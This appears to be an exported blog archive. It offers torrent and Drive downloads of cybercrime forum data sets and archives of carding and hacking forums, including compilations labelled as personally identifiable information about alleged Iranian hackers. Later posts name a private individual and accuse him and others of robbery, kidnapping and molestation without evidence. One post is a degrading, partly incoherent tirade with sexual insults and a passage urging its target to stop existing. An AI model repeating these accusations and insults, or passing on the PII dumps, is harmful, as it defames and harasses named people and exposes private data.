DNSSEC, IPsec, Encrypted Email, Encryption Tool, Zero Knowledge Backup, Ethernet Encryption, APT, Money Mule, Re-Shipping Fraud, Credit Card Fraud, Hacker Group, Web Site Defacement, Mobile Botnet, IoT Botnet, Router Botnet, 2FA, Cryptophippie, Exit Node, OpenVPN, Wireguard, VPN Jurisdiction, VPN No Logs, VPN Router, Free VPN, VPN Trial, VPN Technology

[2]Dark Web Onion.

1. https://blogger.googleusercontent.com/img/a/AVvXsEi0QwGUTiBcAfWdgc_FxIdmq9xkLbvTIPoLCwQr9EeWN6SslktwheNncn6EKE045jJZpmCIWjC2ADMAiA8vGOCQs1C81aNf9Bg4xP8H5dsF0oaA
2. <http://cnaomocftxw3wh7gyyct5kpf3rctteornc7uup7ak4oiyy35ypvd3lid.onion/>

2.1.11 Research Compilation 2005-2023 - Torrent (2024-01-20 00:47)

[1]

Cybercrime_Forum_Data_Set_2021.rar	39.4 GB	Seeding	
Dancho_Danchev_Astalavista_Security_Newsle...	288 MB	Seeding	
Dancho_Danchev_Blog_Archive_JSON_2021.rar	4.15 MB	Seeding	
Dancho_Danchev_Blog_E-Book_Archive_2021....	6.06 GB	Seeding	
Dancho_Danchev_Cyber_Threat_Actors_Analy...	9.24 MB	Seeding	
Dancho_Danchev_Cybercrime_Research_2021_...	754 kB	Seeding	
Dancho_Danchev_Cybercrime_Research_Prese...	10.9 MB	Seeding	
Dancho_Danchev_Intelligence_Community_2....	1008 MB	Seeding	
Dancho_Danchev_Interview_DW_Koobface_Bo...	2.65 MB	Seeding	
Dancho_Danchev_Iran_Hackers_Personally_Ide...	3.04 GB	Seeding	
Dancho_Danchev_Iran_White_Paper_2021.rar	255 MB	Seeding	
Dancho_Danchev_Iran_White_Paper_Part_Two...	9.99 MB	Seeding	
Dancho_Danchev_Keynote_Koobface_Botnet_...	163 MB	Seeding	
Dancho_Danchev_Malware_Trends_White_Pap...	2.41 MB	Seeding	
Dancho_Danchev_Medium_Research_Compila...	60.7 MB	Seeding	
Dancho_Danchev_Personal_Memoir_Compilat...	164 MB	Seeding	
Dancho_Danchev_Private_Party_New_Year_Vid...	541 MB	Seeding	
Dancho_Danchev_Security_Policy_White_Pape...	2.41 MB	Seeding	
Dancho_Danchev_Twitter_Account_Archive_2...	864 kB	Seeding	
Dancho_Danchev_Unit-123_Security_Research...	27.4 MB	Seeding	
Dancho_Danchev_Webroot_Research_Compil...	602 MB	Seeding	
Dancho_Danchev_ZDNet_Research_Compilati...	464 MB	Seeding	
WhoisXML_API_Research_Articles_2021.rar	48.6 MB	Seeding	

UPDATE:

[2]New link.













[3]

 Cybercrime_Forum_Data_Set_2021	61,120,172,747
 Dancho_Danchev_Blog_E-Book_Archive_2021	6,512,017,221
 Dancho_Danchev_Iran_Hackers_Personally_Identifiable_Information_Compilation_2021	3,271,685,164
 Dancho_Danchev_Cybercrime_Personal_Photos_Ecosystem_2021_Compilation	1,655,693,139
 Dancho_Danchev_Intelligence_Community_2.0_Dark_Web_Orion_Backup_2021	911,383,016
 Dancho_Danchev_ZDNet_Research_Compilation_2021	692,896,821
 Dancho_Danchev_Webroot_Research_Compilation_2021	692,896,821
 Dancho_Danchev_Private_Party_New_Year_Videos_Compilation	659,396,866
 Dancho_Danchev_Iran_White_Paper_Part_Two_2021	348,769,928
 Dancho_Danchev_Astalavista_Security_Newsletter_Compilation_2021	348,769,928
 Dancho_Danchev_Iran_White_Paper_2021	268,079,837
 Dancho_Danchev_Personal_Memoir_Compilation_Research_2021	186,005,904
 Dancho_Danchev_Keynote_Koobface_Botnet_CyberCamp_2021	176,572,076
 Dancho_Danchev_Medium_Research_Compilation_2021	69,817,301
 WhoisXML_API_Research_Articles_2021	56,543,476
 Dancho_Danchev_Unit-123_Security_Research_Compilation_2021	31,856,017
 Dancho_Danchev_Cybercrime_Research_Presentations_2021	12,329,249
 Dancho_Danchev_Cyber_Threat_Actors_Analysis_Research_Compilation_2021	10,129,788
 Dancho_Danchev_Security_Policy_White_Paper_2021	5,057,044
 Dancho_Danchev_Malware_Trends_White_Paper_2021	5,057,044
 Dancho_Danchev_Interview_DW_Koobface_Botnet_MP3_2021	2,838,160
 Dancho_Danchev_Cybercrime_Research_2021_Personally_Identifiable_Information_Compilation	2,409,268
 Dancho_Danchev_Twitter_Account_Archive_2021	884,810

1. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhbtyyHD-wb5Vv4xbULUHGTaQwWYd-vBDs57ygQLC4NjDRfw1c8xMTIzEjxfUnXOUm1fbCyucApV9J9HIisBU7vjhBw-Md9Q5IQaz->
2. https://drive.google.com/file/d/1bmwTz0tVb2Vxqp5Wc7xSy_UFnmxmJW4Y/view?usp=sharing
3. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiz2I-S-q6_0YvRzMjCEnFDxwtEzstKqsX9k0zJoatrGrksxiW8qF8jvcZZSYHPjV6VRMNjwgOp9fqjvbn783nrhqNsPNbPUx9j-06

2.1.12 Cybercrime Forum Data Set - 2024 - Torrent (2024-01-20 11:09)







[1]

 Archive_01	10/21/2022 4:20 PM	WinRAR archive	95,241 KB
 Archive_02	10/21/2022 5:38 PM	WinRAR archive	392,519 KB
 Archive_03	10/21/2022 4:38 PM	WinRAR archive	159,028 KB
 Archive_04	10/21/2022 3:54 PM	WinRAR archive	12,161 KB
 Archive_05	10/21/2022 5:55 PM	WinRAR archive	338,750 KB
 Archive_06	10/22/2022 7:43 AM	WinRAR archive	129,025 KB
 Archive_07	10/21/2022 5:04 PM	WinRAR archive	562,089 KB
 Archive_08	10/21/2022 2:42 PM	WinRAR archive	691,458 KB
 Archive_09	10/21/2022 5:03 PM	WinRAR archive	248,050 KB
 Archive_10	3/7/2022 7:13 AM	WinRAR ZIP archive	721,586 KB
 Archive_11	6/23/2022 6:22 AM	WinRAR ZIP archive	271,104 KB
 Archive_12	6/23/2022 6:22 AM	WinRAR ZIP archive	268,032 KB














UPDATE:

[2]New link.













[3]

 Cybercrime_Forum_Data_Set_2024_01	1/19/2024 2:54 AM	WinRAR archive	24,294,299 KB
 Misc_01	12/22/2023 3:48 PM	WinRAR ZIP archive	8,612,249 KB
 Misc_01	10/21/2022 5:04 PM	WinRAR archive	562,089 KB
 Misc_03	9/7/2023 12:51 PM	WinRAR ZIP archive	196,396 KB
 Misc_04	9/7/2023 1:06 PM	WinRAR ZIP archive	166,586 KB
 Archive_01	10/21/2022 4:20 PM	WinRAR archive	95,241 KB

















[4]

 Misc_01	10/22/2022 7:50 AM	WinRAR archive	3,889,042 KB
 Archive_10	3/7/2022 7:13 AM	WinRAR ZIP archive	721,586 KB
 Archive_08	10/21/2022 2:42 PM	WinRAR archive	691,458 KB
 Archive_07	10/21/2022 5:04 PM	WinRAR archive	562,089 KB
 Archive_02	10/21/2022 5:38 PM	WinRAR archive	392,519 KB
 Archive_05	10/21/2022 5:55 PM	WinRAR archive	338,750 KB
 Archive_11	6/23/2022 6:22 AM	WinRAR ZIP archive	271,104 KB
 Archive_12	6/23/2022 6:22 AM	WinRAR ZIP archive	268,032 KB
 Archive_09	10/21/2022 5:03 PM	WinRAR archive	248,050 KB
 Archive_03	10/21/2022 4:38 PM	WinRAR archive	159,028 KB
 Archive_06	10/22/2022 7:43 AM	WinRAR archive	129,025 KB
 Archive_01	10/21/2022 4:20 PM	WinRAR archive	95,241 KB
 Archive_04	10/21/2022 3:54 PM	WinRAR archive	12,161 KB










[5]

 Cybercrime_Forum_Data_Set_Archive_2022	10/17/2022 5:34 AM	WinRAR archive	63,016,059 KB
 Cybercrime_Forum_Data_Set_2021	6/22/2022 6:27 AM	WinRAR archive	36,081,469 KB
 Cybercrime_Forum_Data_Set_Archive_2019	10/16/2019 5:06 PM	WinRAR ZIP archive	17,715,627 KB
 Misc_01	9/7/2023 8:41 AM	WinRAR ZIP archive	9,218,963 KB
 Cybercrime_Forum_Data_Set_Archive_2021	5/18/2021 2:47 PM	WinRAR archive	2,814,264 KB
 Cybercrime_Forum_Data_Set_Archive_2021_08	12/25/2021 9:18 AM	WinRAR archive	2,099,796 KB
 Cybercrime_Forum_Data_Set_Archive_2021_08_01	12/25/2021 9:18 AM	WinRAR archive	2,099,796 KB
 Cybercrime_Forum_Data_Set_Archive_2021_10	6/22/2022 12:10 AM	WinRAR ZIP archive	721,586 KB
 Cybercrime_Forum_Data_Set_Archive_2021_09	12/25/2021 6:44 AM	WinRAR archive	691,458 KB
 Cybercrime_Forum_Data_Set_Archive_2021_09_01	6/23/2022 6:22 AM	WinRAR archive	264,960 KB
 Cybercrime_Forum_Data_Set_Archive_2021_08_02	6/23/2022 6:22 AM	WinRAR archive	264,192 KB
 Cybercrime_Forum_Data_Set_Archive_2021_05	6/23/2022 6:22 AM	WinRAR archive	262,912 KB















[6]

 Cybercrime_Forum_Data_Set_2021 (1)	6/22/2022 6:27 AM	WinRAR archive	36,081,469 KB
 Cybercrime_Forum_Data_Set_2021	11/11/2021 8:13 AM	WinRAR archive	36,081,469 KB
 Cybercrime_Forum_Data_Set_Archive_2019	10/16/2019 5:06 PM	WinRAR ZIP archive	17,715,627 KB
 Dancho_Danchev_Cybercrime_Forum_Data_Set_2021	5/14/2021 2:46 AM	WinRAR archive	17,410,869 KB
 evilhack.ru	2/21/2020 11:24 PM	WinRAR archive	4,944,904 KB
 Cybercrime_Forum_Data_Set_Archive_2021 (1)	6/22/2022 12:50 AM	WinRAR archive	2,814,264 KB
 Cybercrime_Forum_Data_Set_Archive_2021	5/18/2021 2:47 PM	WinRAR archive	2,814,264 KB
 Cybercrime_Forum_Compilation_2021_08 (2)	6/22/2022 12:41 AM	WinRAR archive	2,099,796 KB
 Cybercrime_Forum_Compilation_2021_08	12/25/2021 9:18 AM	WinRAR archive	2,099,796 KB
 gerki.pw	2/22/2020 11:46 AM	WinRAR archive	1,606,892 KB
 ProLogic	2/21/2020 10:48 PM	WinRAR archive	1,595,528 KB
 SEOForum	2/21/2020 10:53 PM	WinRAR archive	1,513,588 KB
 c-cracking.org	2/21/2020 10:46 PM	WinRAR archive	1,401,852 KB
 Cybercrime_Forum_Compilation_2021_10	6/22/2022 12:10 AM	WinRAR ZIP archive	721,586 KB
 Cybercrime_Forum_Compilation_2021_09 (1)	6/22/2022 12:11 AM	WinRAR archive	691,458 KB
 Cybercrime_Forum_Compilation_2021_09	12/25/2021 6:44 AM	WinRAR archive	691,458 KB






















[7]

 Cybercrime_Forum_Data_Set_Archive_2022	10/17/2022 5:34 AM	WinRAR archive	63,016,059 KB
 Cybercrime_Forum_Data_Set_2021	6/22/2022 6:27 AM	WinRAR archive	36,081,469 KB
 Cybercrime_Forum_Data_Set_Archive_2019	10/16/2019 5:06 PM	WinRAR ZIP archive	17,715,627 KB
 Dancho_Danchev_Cybercrime_Forum_Data_Set_2021	5/14/2021 2:46 AM	WinRAR archive	17,410,869 KB
 Cybercrime_Forum_Data_Set_Archive_2021	5/18/2021 2:47 PM	WinRAR archive	2,814,264 KB
 Cybercrime_Forum_Compilation_2021_08	12/25/2021 9:18 AM	WinRAR archive	2,099,796 KB
 Cybercrime_Forum_Compilation_2021_10	6/22/2022 12:10 AM	WinRAR ZIP archive	721,586 KB
 Cybercrime_Forum_Compilation_2021_09	12/25/2021 6:44 AM	WinRAR archive	691,458 KB
 Cybercrime_Forum_Compilation_2021_05	6/23/2022 6:22 AM	WinRAR archive	262,912 KB






















[8]

 Misc_01	10/22/2022 7:50 AM	WinRAR archive	3,889,042 KB
 Archive_10	3/7/2022 7:13 AM	WinRAR ZIP archive	721,586 KB
 Archive_08	10/21/2022 2:42 PM	WinRAR archive	691,458 KB
 Archive_07	10/21/2022 5:04 PM	WinRAR archive	562,089 KB
 Archive_02	10/21/2022 5:38 PM	WinRAR archive	392,519 KB
 Archive_05	10/21/2022 5:55 PM	WinRAR archive	338,750 KB
 Misc_07	10/21/2022 5:55 PM	WinRAR archive	338,750 KB
 Archive_11	6/23/2022 6:22 AM	WinRAR ZIP archive	271,104 KB
 Archive_12	6/23/2022 6:22 AM	WinRAR ZIP archive	268,032 KB
 Archive_09	10/21/2022 5:03 PM	WinRAR archive	248,050 KB
 Archive_03	10/21/2022 4:38 PM	WinRAR archive	159,028 KB
 Archive_06	10/22/2022 7:43 AM	WinRAR archive	129,025 KB
 Archive_01	10/21/2022 4:20 PM	WinRAR archive	95,241 KB
 Archive_04	10/21/2022 3:54 PM	WinRAR archive	12,161 KB

[9]

 h0st.pw	11/7/2021 11:13 PM	WinRAR archive	319,040 KB
 crdpro.cc	11/7/2021 11:13 PM	WinRAR archive	312,976 KB
 ShadowMarket	10/9/2021 10:33 PM	WinRAR archive	293,773 KB
 ProxyBase	2/21/2020 10:38 PM	WinRAR archive	274,903 KB
 replace.org.ua	2/22/2020 1:53 PM	WinRAR archive	253,944 KB
 verified.bz	11/7/2021 11:29 PM	WinRAR archive	242,252 KB
 GoFuckBiz	11/7/2021 11:34 PM	WinRAR archive	212,279 KB
 www.forohack.com	2/21/2020 7:30 PM	WinRAR archive	209,136 KB
 Promarket	11/7/2021 11:42 PM	WinRAR archive	201,725 KB
 cardingsite.cc	11/7/2021 11:41 PM	WinRAR archive	185,984 KB
 procrd.biz	11/7/2021 11:41 PM	WinRAR archive	183,620 KB
 Mr11-11mr.7olm.org	2/21/2020 6:55 PM	WinRAR archive	183,598 KB
 iFud	11/7/2021 11:50 PM	WinRAR archive	177,568 KB
 Piratebuhta.pw	11/7/2021 11:51 PM	WinRAR archive	164,887 KB
 ProCrd	11/7/2021 11:58 PM	WinRAR archive	136,361 KB
 Mmpg.ru	2/21/2020 6:28 PM	WinRAR archive	125,539 KB
 MaulTalk	2/21/2020 6:29 PM	WinRAR archive	124,127 KB
 SEOCafe	2/21/2020 9:50 PM	WinRAR archive	116,960 KB
 dwh.su	11/8/2021 12:04 AM	WinRAR archive	115,147 KB
 venera.bz	11/8/2021 12:06 AM	WinRAR archive	100,012 KB
 it-24h.com	2/22/2020 10:40 AM	WinRAR archive	97,712 KB

[10]

 evilhack.ru	11/8/2021 12:34 AM	WinRAR archive	4,944,904 KB
 gerki.pw	11/7/2021 10:19 PM	WinRAR archive	1,606,892 KB
 ProLogic	11/7/2021 10:06 PM	WinRAR archive	1,595,528 KB
 SEOForum	2/21/2020 10:53 PM	WinRAR archive	1,513,588 KB
 c-cracking.org	2/21/2020 10:46 PM	WinRAR archive	1,401,852 KB
 deeptor.ws	10/9/2021 10:28 PM	WinRAR archive	956,822 KB
 www.opensc.ws	11/7/2021 8:19 PM	WinRAR archive	730,916 KB
 gofuckbiz.com	11/7/2021 9:41 PM	WinRAR archive	672,254 KB
 hackademics.fr	2/22/2020 1:59 PM	WinRAR archive	628,311 KB
 www.validmarket.se	10/9/2021 10:30 PM	WinRAR archive	606,810 KB
 darkmoney.de	2/21/2020 9:52 PM	WinRAR archive	605,754 KB
 xaker.name	2/21/2020 7:51 PM	WinRAR archive	571,800 KB
 sysadmins.ru	2/22/2020 11:58 AM	WinRAR archive	492,452 KB
 carders.se	11/7/2021 10:26 PM	WinRAR archive	480,174 KB
 PhreakerPro	2/21/2020 7:07 PM	WinRAR archive	473,840 KB
 Master-X	2/21/2020 7:20 PM	WinRAR archive	464,235 KB
 Darkmarket.la	11/7/2021 10:53 PM	WinRAR archive	420,789 KB
 reversing.cc	2/22/2020 2:02 PM	WinRAR archive	369,387 KB
 monopoly.ms	2/22/2020 2:24 PM	WinRAR archive	364,441 KB
 blacktip.top	2/21/2020 8:59 PM	WinRAR archive	359,544 KB
 ghostmarket.net	11/7/2021 11:12 PM	WinRAR archive	336,607 KB

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEimJCZ0qJspXxQA-Q9aWZia51hnk2m4dSz_jw1RG4goumtHV3oALHDzR9LieLjkL2JDqgFcozrZhh9B9xm6JIL3bKCx0i3dMz54A5W
2. <https://drive.google.com/file/d/13cWsB8cQBE560v2SpHN-1WXwbQeK3l3-/view?usp=sharing>
3. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEj7rQNjr70NDFnu5fV01Mu1DS07OhkQ1lBJkeVyOK6SPmmzT6l5XUEj8gvVhyphenhyphenwzaTNQ0d3iSyr9MYImRS8ayiIVOVotf>
4. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEihHQJomXokZGsBgMYIXUzzRx1D51ru0hnyZGjpPNPmznNn1YE5GCKe7B3I9HybENBkwQtJ2rDYdWcdQRGD6xrDfbzqDEqzWglwwse>
5. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEj-7PXV2P7TY35w4ls5sztpgHMHYi8Dv1J9LqmkDST5bGy4qRBH0peJVAJoGA3ml-_Vdu3xcfg9ciieRH3fb7ERnTk_jiSfy15RgpK
6. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjB1mWh8xwCRck406xUVB1nAFg2CHuZB3-wz0ohUH6oF0JR U4r2M1FdDosTh8IAIuYH81U5LCU0pcDG4qxvRi_xRCpPT8h2pa8dvz
7. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgdXSToTB2PxTv2q60jQSVzq_GNgBy60U5ZBuQLxzNfjyMfC a6sFqZRHzwLnvuh0KKQTmtkSITrMcaL0noj9Qr9_DyRTsCv2M8Dx9w
8. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgI3if4Nn47as-f_0X2-Vwtfc35gNQfFpQvNenETijCNpDz6 lNsPqlnN2-vu_ru7JI2-GxdZK9TA0TegDGYQjBMZ137psUddQViJOP
9. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiMUaqP70zfce7W83Ewh2r1-zCNlyAaz3IKted185MTMs3Kh LS0thw3sMBo06tVUnQhKz1SD5i82l6_GYd38zr01Psw0wkWgGaq-37
10. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgMTRCEAzIONRdV7qFZxVh_yhzzxtR1qUksDqBBUip_4udR 6_f-BAfizk87DGcSE1H04goUtxD1UPpHtN9VP2GId_YlY2dgWdKDoAiv

2.2 February

2.2.1 A Case Study on a Bulgarian Dipshit Local Drug Addict Gang Member and A Peasant From Troyan, Bulgaria Part of The Gang that Robbed and Kidnapped and Home Molested Me (2024-02-11 10:48)



When you're so dumb that even the "drugs" can't "catch you". The next thing that follows is the laughing.

1. https://blogger.googleusercontent.com/img/a/AVvXsEiTqidN1ZHYfRH1MZud09YFai-1r6mt1c563pbTqGGcF_KF400wmAM3kPt6xBXni0-17SRnF2MvnVKMvitUomm-tWa5MhNK9deQHohXWHJrSn7X

2.2.2 Petar Shoshkov - Exposing a Bulgarian Troyan City Based Bottom Sucking Gang Member That Robbed Home Molested and Kidnapped Me (2024-02-11 10:48)

[1]







Is it the "lack" of or the lack of?

1. https://blogger.googleusercontent.com/img/a/AVvXsEjQIGSLmJwEdLAKb_o2Rky02dcp8QZyi-MgMG9RuVfAX0zzeMlcSkTp8s7DDpjGan_qGrzF8N3BbC-dvX35cy0k6FFLzF-aRWyJ-RJ0n_ZxSb0u
2. <https://blogger.googleusercontent.com/img/a/AVvXsEi2vyjacfk9R70vNyCZoI2r5svywtrSZ5HBCJiheGhongreX0Ut2jKm-1GYNNQFAkyFeiK47Nb7HxIXwtFn0hcmu11Iw0710wNv2JTZdmqWUDm0>
3. https://blogger.googleusercontent.com/img/a/AVvXsEhbrLm0-8f2eL_b7SnQhogCh82WSmpKuZ5LxSgVQx8dI7iQhI3bGX5kU7L-Spc0MVSP1643lse2uZgk1v4j32ecvL59d4f5VoYBd59p57pavMUz

2.2.3 The Ugliest Bulgarian Wannabe Law Enforcement Officer Real Life "Cop" In the Bulgarian "System" (2024-02-11 10:48)



[2]

Can you suck my bottom? Do you have the permission of other people to do it before you suck mine? Do you know what does this constitutes? Let's play a game. If my bottom is in the ugliest and most disgusting part of the universe and you want to suck it does this mean that you're there too? You don't exist.

We in the face of your parents should rather pay you to best yourself and stop existing and make a free low profile non-existent and cheap movie out of it which is something that you shouldn't forget doesn't constitute anything. It's the very art of having you beat yourself courtesy of your parent's money and having the very same non-existent Bulgarian dipshits pay you to beat yourself. While beating yourself you can easily forget about compilations and series of movies about your beating simply because your very ugliness and disgusting existence doesn't compare to that of a human being.

1. https://blogger.googleusercontent.com/img/a/AVvXsEhRlB2W-gM_2XYy_6TgN5ciDSI0oZjz8LynQaI6yJ92K6uWoG1t8DqzIuU8VLnZXPcdXi0b9CyUcl0VYTqrWzfX_Q4i0CI8IgLDNjrnowsQKSQT

2. https://blogger.googleusercontent.com/img/a/AVvXsEhRlB2W-gM_2XYy_6TgN5ciDSI0oZjz8LynQaI6yJ92K6uWoG1t8DqzIuU8VLnZXPcdXi0b9CyUcl0VYTqrWzfX_Q4i0CI8IgLDNjrnowsQKSQT